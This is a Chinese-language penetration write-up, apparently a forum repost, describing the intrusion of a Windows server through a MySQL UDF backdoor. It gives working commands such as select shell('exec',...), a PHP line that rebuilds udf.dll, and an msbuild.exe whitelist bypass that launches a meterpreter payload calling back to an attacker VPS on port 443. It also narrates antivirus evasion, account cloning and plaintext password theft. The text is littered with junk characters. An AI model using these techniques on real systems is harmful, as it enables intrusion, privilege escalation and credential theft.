0 l5 n' C% e9 k3 f6 h. J7 V, T 
1 R! L" S# J7 s ^7 p3 f, h7 \
我们利用php环境把它转成dll,代码如下: * S& V+ }0 {, T/ s
% _# c% f) C6 l: p( h! r& B9 ]' Z
+ E8 J: _! f! F5 X
<?php
0 v) J8 z* K2 k: r
0 g$ m: d' P, a8 p$ x+ v
$ _$ F" f+ {( t& T- c6 G6 S9 R echo file_put_contents('udf.dll',hex2bin("这里为sql查询出来的值")); ; _0 Y- k- q& I& p8 Q
6 F O% W$ J% V9 ]) Q Y$ h
+ ~$ |. j1 w$ E; h5 n- a ?>
. I% h2 X: @6 G! q+ ?& A( V
; n# o- U" T" t6 V; l% X- J8 w( ^8 S# q

成功把它还原成dll文件,用c32am打开看一下他的用法如图: ! p, S$ I1 o8 |0 |4 R
' z2 D. X( D ]6 C! k
: {3 e! F% M% W: y8 {* Y" v
, E0 K8 J& l& {2 l

看看这个shell函数的用法, 2 N* \, w6 p8 d! T* w! P7 Z7 g: C
. I, G8 H, k) r( t6 k$ O
7 O. ~- L4 o$ j! @2 c3 \
4 u1 ?. `1 k3 c. d' y! h- Y. |2 c# [
正好和dll里面的信息一致,但是在测试的过程中发现cmd那个参数用法没法执行命令会卡死,后来试了exec,select shell('exec','whoami');,如图: 4 t& b3 p" K2 |$ |+ V& k
5 I/ `) R2 l, P, G& F1 b5 q" i. l. Y6 G( g$ p: J

# j# V+ `7 C5 Y
说明这个exec可以绕过安全防护执行命令,接下来的测试中打算使用msf来操作,于是给目录上传了个免杀的msf工具,过全世界所有的杀毒用法 msf vpsip 443,但是监听好的msf一直没返回来meterpreter,后来没办法又用白名单执行命令成功上线(奇怪的还在后面)命令如下:select shell('exec','C:/Windows/Microsoft.NET/Framework/v4.0.30319/msbuild.exe D://1//xxoo.com//uploadfile//19200//443.csproj');注意斜杠问题否则执行出错 / d4 }5 @; q: ^
0 g9 U+ C! Y0 _- ?$ L
8 r, y, o0 w, p, Z

" I' u8 h8 y1 q4 N5 o6 Y$ W8 P% B3 K
但是奇怪的是已经成了system权限却没办法shell,这也正是这个目标奇葩的地方,执行shell卡死,后来ps了一下进程发现administrator的进程migrate pid,然后再执行shell成功执行,并且也可以执行net user 等命令如图: 9 F' B% D3 c m% I) @
) e, _& H( c+ Z; ~. m5 X- v
, o; ]8 |! `% j. c) r' d  1 J4 \1 Z! h* y; @' r
: d7 a5 {" F0 G1 j2 @# I+ q
4 F9 q- p5 u. ]4 j' G 很OK,直接net user添加账号肯定不行,利用userclone克隆添加账号密码,账号添加成功,但是加入到管理员组失败,手里有杀某防护程序的神器,但是似乎用不上,杀完需要重启动静太大,OK,这时候发现administrator在线直接上传getpassword64免杀版抓明文密码,得到administrator的明文密码,试着用msf模块抓一下密码,如下:
$ n+ G* n8 s6 N: c
# L% l0 O0 @5 Y
没有成功,因为之前也踩点发现3389没有被某防护程序加入主机名或者ip认证,可以正常登录,所以也不涉及绕过认证登录的问题。登录如图: " V# T+ p( e8 E3 o, B( h A
3 R" [! _5 N# z% Z# t, M3 p# A* a1 |* f5 K
 7 J1 O; S) X- W8 G& u' }4 k/ n
1 ^5 W. a2 v( F( A9 v7 T
3 Y9 }- o4 J. b4 z3 f5 c 渗透到此就结束了。
4 q) D* _3 o/ A3 Z$ _0 y
5 k$ Q+ J$ y5 A* [6 l$ E8 |' q% G) k2 e
0x04另一个案例绕做组策略限制执行命令
2 J: P/ ~/ l7 W/ ~/ B8 T
1 s! Q; @5 m+ } d; M) `8 V; K* M) X/ ^. q, o0 Y


主要还是白名单绕过执行程序及配合udf提权,碰到前人留下的udf后门直接提到system,剩下就是一顿乱折腾,不过也不白折腾,摸着石头过河没什么不好;第一次在先知改版后写文章,文章排版之类的还是不太熟悉,可能写的不尽人意,还是请多包涵。。。。。这里要感谢先知V师傅,莫须有等好兄弟的大力支持,一晚上陪我熬夜。。。
3 j, }: O& c( ]' g9 y1 {
1 x B# P" X5 l" {! N, v8 c; p3 D$ z5 V9 C' d7 u# `# H3 h
 ( D; p, _! j+ F* ?. Q5 h 4 [: R. R! L/ z; p4 [* Q
$ M; t: l8 s" Z' A! n. C" e: P5 E, O
 % y0 M% h/ { Y6 U" n
) ], H, [) C7 K, b) Y# e7 s E& @4 s2 V. l
命令跑起来了,最起码遇到不能执行命令的时候用白名单执行可以继续开展下一步工作,或者利用msf的load powershell也行继续搞,哈哈 : u$ U8 D4 z& G1 R/ m ^+ ~3 ]
4 {" k5 N A2 ]% i8 r% t8 x7 f) G& @1 h: w7 M! c& X6 [
0x05 总结
$ ]( z4 X6 R) e# h/ b
. O2 ]3 c; h/ t
- w5 k; B4 J" n & N" S! C' o& f
( l" p) C( } G8 `4 b
/ H% g h9 D( t9 w4 T7 e2 N# b 黑客是一种精神,虽然我不是黑客,但是我崇拜这种精神,什么精神?就是永不言败,勇于突破,敢于挑战,崇尚自由的这种精神或者神经,值得各行各业的人学习。(自从学了黑客,人也变得踏实了,也不虚上跳下,也不让家里人觉得这个人不成熟、不靠谱,总之学黑客,得永生,黑客大法好!!!加油兄弟们!) ' k. [# m0 b4 E- t5 c' E" v& t
* M6 }' z. H9 X( b! l4 O7 J. b; P1 O& q
- q x+ f) a- t
| 


 发表于 2022-3-31 02:01:12


 收藏
 支持
 反对